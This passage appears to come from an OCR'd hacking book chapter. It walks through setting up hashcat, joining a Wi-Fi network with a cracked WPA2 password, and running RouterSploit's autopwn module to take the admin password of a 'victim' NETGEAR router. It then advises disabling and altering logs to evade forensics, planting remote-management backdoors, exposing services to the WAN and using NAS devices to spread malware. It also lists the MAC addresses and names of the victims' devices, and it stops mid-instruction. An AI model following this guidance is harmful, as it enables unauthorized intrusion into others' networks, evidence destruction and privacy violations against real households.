Ifconfig -a # checks to make sure you have a working internet connection, look for your internal IP to make sure the next step doesn't screw up (the apt update/install)
Ping 8.8.8.8 # pings google, make sure you get latency

Install the NVidia video drivers:

apt-get install -y ocl-icd-libopencl1 nvidia-driver nvidia-cuda-toolkit

Now reboot again.

There are two outcomes at this point, either

1. your system boots up and the display works fine,
2. or… you have a broken display but your NVidia video drivers are properly installed.

The remedies for a broken desktop environment varies based on model of computer and GPU and patch version. For me, I had to switch to a different desktop (XFCE) for my laptop.

Post Installation Benchmarking and Diagnostics

You can test the workability of your nvidia drivers by typing:

```
Nvidia-smi
```

There should be a output that displays your version number, device, and driver like this:

```
root@kali:~# nvidia-smi
+-----------------------------------------------------------------------------+
| NVIDIA-SMI 375.26 Driver Version: 375.26 |
|-------------------------------+----------------------+----------------------+
| GPU Name Persistence-M| Bus-Id Disp.A | Volatile Uncorr. ECC |
| Fan Temp Perf Pwr:Usage/Cap| Memory-Usage | GPU-Util Compute M. |
|===============================+======================+======================|
| 0 Tesla K80 Off | 0000:00:1E.0 Off | 0 |
| N/A 28C P0 53W / 149W | 0MiB / 11439MiB | 65% Default |
+-------------------------------+----------------------+----------------------+
```

Now check the hashcat information and verify that it says Vendor:NVIDIA Corporation and Version displaying “OpenCL” and “CUDA” versions.

```
Hashcat -I
```

If that is working, then run a hashcat benchmark:

```
Hashcat -b
```

You should see a ongoing benchmark test where hashcat attempts to measure the hashrate of your new GPU in cracking various hash types. You can CTRL+C to escape out of this sequence since it’s going to take forever, but if you are patient, you can also benchmark your relative WPA2-PSK cracking speed. All we care is that it works.

However if you see the error “CL_DEVICE_NOT_FOUND”, then remove the offending app by running:

```
apt-get remove mesa-opencl-icd
```

Password-cracking wise, you are already ready to go.[39]

[39] However, it is still possible, as it was in my case, that while your machine is able to crack passwords with hashcat, it was still unable to get a working desktop displayed. At this point, it is a issue with the Desktop and not the drivers anymore. You can quickly remedy this situation by installing a alternative desktop like XFCE. As long as you can ping the internet, you can run apt commands to fix your dilemma.

Chapter 4: Logging back into the Access Point & RouterSploit


Now that we have cracked the password, we need to test it. Not every cracked password works, sometimes you only managed to decrypt the salt.[40]

Before you head back out to the access point, first download and install wicd.

Apt-get update && apt-get install -y wicd

Wicd's interface and operation is a bit clunky, but the main gist I am trying to get to, is that it allows better manual control of your wireless interfaces than the standard GNOME network-manager. However, both network managers tend to fight one another for control of your wireless interfaces, leading to much wasted time and frustration in the field.


Run wicd by pressing [Super] and in the search box, type "wicd"



We are assuming that you have configured your EXTERNAL and more powerful custom wireless adapter as the interface we are using to attack a potentially vulnerable router. Connect that wireless adapter into your USB port now.

[40] Salted hashes, basically salt is garbage data that further obscures the actual password. It is usually interlaced with the handshake with a algorithm and makes password cracking attempts significantly more difficult. Salts are found in all types of hashes, not just wireless passwords.

In the wicd interface, switch interfaces by clicking the small drop-down arrow on the top right and select “Preferences”. Then change the upper Wireless interface box from “wlan0” to “wlan1”.




Click ok and open a terminal. Type:

Ifconfig wlan1 up

Your USB adapter should light up if it has a LED. Verify that the interface is running by typing:

Ifconfig -a

Go back to the wicd GUI and click “Refresh”



Observing the abundance of wireless access points, you will quickly notice that you can sense more access points than network-manager simply because you are using wicd. However, there are a few types of buggy access points that wicd seems to have trouble connecting to, just keep that in mind, and that you may need to switch back to network-manager instead.[41]

In our previous example in Chapter 2, we captured the password as a WPA2-PSK handshake. The wicd interface is a bit confusing, but to connect to a WPA2 enabled router, click on “Properties” of the AP you are trying to connect to. On the dropdown, select “WPA ½ Passphrase” and not “Preshared hex key”[42].

Enter the password and try it. You can view the log status of how the connection attempt went by typing:

Cat /var/log/wicd/wicd.log

[41] Turn to next page to shut down the wicd daemon and resort to going back to the standard network-manager.
[42] Read the dropdown carefully, there is a abundance of authentication methods and it’s easy to get lost here.

Returning back to network-manager

Wicd doesn't like to play nice with network-manager when it comes to relinquishing control of your wireless cards, and sometimes, wicd doesn't work quite right when it comes to connecting to certain access points, especially those with captive portals.


To stop it, close the wicd GUI, and pull out your adapter. Then type the following commands in a terminal:

```
Killall wicd
Service network-manager restart
```

Reinsert your wireless adapter and type:


```
Ifconfig wlan1 up
```

If you go back to the top right of your network-manager GUI, you have control back in the hands of the stock network-manager.




If you have successfully associated with, authenticated, and received a IP address from the router, you can run the route command:

Route -n



This will show you a path to the NAT gateway (the router), which you must write down for your next attack phase. RouterSploit.

RouterSploit is a open source project with a CLI (command-line interface) very similar to the Metasploit Framework. Routersploit has a auto-pwn module that will evaluate whether or not your targeted router is vulnerable to commonly known exploits that are present if your victim did not update their firmware, by querying it against every module that Routersploit has available.[43]



Do you remember in the installation guide, that we git cloned Routersploit and copied it over into our /root/Documents directory? While you are connected to the gateway, run routersploit now:

python /root/Documents/routersploit/rsf.py


[43] Some routers, like Apple, can auto-update their firmware. Others have it as a workable option, commonly a checkbox in the admin page.

In the welcome screen, the commands are fairly simple. “Show all” will list all available modules

The one we are concerned is the autopwn module to quickly audit our victim. Run the following commands:

Use scanners/autopwn
Set target <target IP>[44]
Set target <PORT>[45]
Run


On successful fingerprinting and verification of a exploit you will see this.



[44] Example: Set target 192.168.1.1, this must be the GATEWAY/ROUTER that was shown to you in the route -n command
[45] Example: Set port 80

This router is a NETGEAR device that has failed to install the latest security updates by firmware upgrade.[46] It is also a relatively new vulnerability so we are thankful that these victims have failed to keep up with their patches or failed to leave autoupdate on.

Attempting to run the exploit yields the ADMINISTRATOR password and recovery token as well as revealing that it is a outdated NETGEAR NightHawk AC1750, which at the time, was one of the most high-end routers on the market retailing at $200 a unit.



You can now login to the router's configuration page by opening a browser and typing in the IP address. If this attempt fails (like connection reset errors) try typing in the URL box in this format:

https://192.168.1.1:80


Instead of

192.168.1.1

[46] Its important to know that Routersploit is being actively updated 24/7, much like Metasploit and Pupy Shell. It's great to have these people around as it helps us save much of our time.

And here is the main homepage. As you can see, I have full control of the access point, including the ability to flash customized firmware to open new features. [47]

I am able to view all trusted devices, see their host names, internal IPs, and device MAC addresses for easier targeting and further compromise (pivoting).



Go to Access Control to allow or block devices.

Access Control: Turned Off

Refresh

Wired Devices

#	IP Address	MAC Address	Device Name


2.4G Wireless Devices (Wireless intruders also show up here)

SSID	IP Address	MAC Address	Device Name
Dimsum	192.168.1.8	C8:B5:B7:01:3F:5A	Micheles-iPad
	192.168.1.10	8C:8E:F2:B7:E0:D2	MichelegsiPhone
	192.168.1.11	B8:09:8A:CA:E6:EB	Sunnys-iMac
	192.168.1.12	68:64:4B:17:66:D4	Apple-TV
	192.168.1.33	F8:04:2E:54:F9:67	--
	192.168.1.34	54:35:30:D9:62:89	Cylon-Raider
	192.168.1.50	EC:55:F9:69:DF:F2	BRWEC55F969DFF2
--	192.168.1.18	E0:5F:45:27:7A:90	CHOCKs-iPhone
--	192.168.1.24	8C:F5:A3:02:65:3F	SAMSUNG-SM-G935V
--	192.168.1.28	00:AE:FA:5B:52:A6	android-a078b91626ee16fe
--	192.168.1.31	B8:53:AC:86:AA:88	Nikkis-iPhone-6
--	192.168.1.9	90:3C:92:5F:98:FF	SunnyChgsiPhone
--	192.168.1.27	00:0A:F5:DC:10:0C	android-b54f4f5750475bf5
--	192.168.1.5	60:FA:CD:EA:4A:F3	Allies-iPhone
--	192.168.1.21	9C:D9:17:D3:F7:95	android-f9b60f53b7d80e4e

5G Wireless Devices (Wireless intruders also show up here)


SSID	IP Address	MAC Address	Device Name

[47] You should be within physical wireless range before attempting to flash customized firmware like DD-WRT. It will completely reset all of the settings, forcing you to reconfigure the router exactly back to the original specs.



I am also able to change the admin password independently of the private access point password, alter the event log, and stop event logging to prevent detection. Upon connecting, the NightHawk router already logged me in as a intruder. This is a top priority, to obscure evidence of your intrusion as it effectively logged your unique device MAC address, which is useful for forensic analysts in tracing the attack back to you upon questioning.

Most routers have a dynamic DNS and remote management capability. I enabled it to allow me to discreetly “remote-back-in”. Be sure to determine the public IP (Google “My IP” while connected) and whether or not the IP is dynamic (does the public IP change upon a router reboot/power-cycle?)[48]




[48] This is important. If the victim has a public IP from the Internet Service Provider then upon a restart, you will not be able to log back in remotely unless you manage to activate dynamic DNS.

Before you leave to research any additional vulnerabilities, be sure to screenshot important internal network details, such as

1. Settings
2. Connected hosts
3. Event log history
4. Public IP
5. Default settings and passwords, and your altered credentials
6. Services and connected Network Attached Storage (NAS) devices[49]
7. Open ports and services[50]
8. Gateway NAT Device Information[51]

And to enable more services and leave them open to the WAN as a precaution.



Now get out of there before some nosey neighbor calls the cops on you.

[49] It can prove useful (upon compromise) in distributing malware to other devices

[50] Critical to “remote-back-in”. Depending on the router and protocol, you may have to improvise like I did, which was to downgrade my Firefox installation to a insecure version so that I could negotiate SSLv3 connections

[51] Needed to determine whether or not we can replace the firmware with our own customized one

Be sure to test whether or not you can truly remote back in, by using a service with a public IP (your cell phone tethered to your laptop). Exit the area first.

For android phones there is a tethering option that differs depending on make, model, and firmware. If you manage to activate its tethering mode, connecting a USB cable to your laptop and type this:

